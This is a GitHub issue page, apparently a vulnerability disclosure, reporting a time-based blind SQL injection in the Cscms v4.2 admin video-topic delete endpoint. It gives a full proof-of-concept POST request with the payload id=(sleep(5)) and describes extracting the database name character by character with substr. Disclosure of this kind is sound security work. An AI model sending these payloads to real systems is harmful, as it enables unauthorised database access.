New issue

Jump to bottom

SQL injection vulnerability exists in Cscms music portal system v4.2 #36


Open **Am1azi3ng** opened this issue on Apr 19 · 0 comments

Am1azi3ng commented on Apr 19

Details

there is a Injection vulnerability exists in vod_Topic.php_del


The administrator needs to add a video theme after logging in. SQL injection vulnerability is generated when deleting the video theme. The constructed malicious payload is as follows




```
POST /admin.php/vod/admin/topic/del HTTP/1.1
Host: cscms.test
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
exchange;v=b3;q=0.9
Referer: http://cscms.test/admin.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_session=3lvkrqraebntvbg76ecdifg0j6vl1bpl; cscms_admin_id=3HtLFUmqgin4;
```


```
Content-Length: 13

id=(sleep(5))
```



You can see that success makes the server sleep
Construct payload to guess the database





There is blind SQL injection. Because the database name is "cscms", the string returned by select database() starts with 'C', substr ((select + database()), 1,1) = 'C' is true, and the verification is correct

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant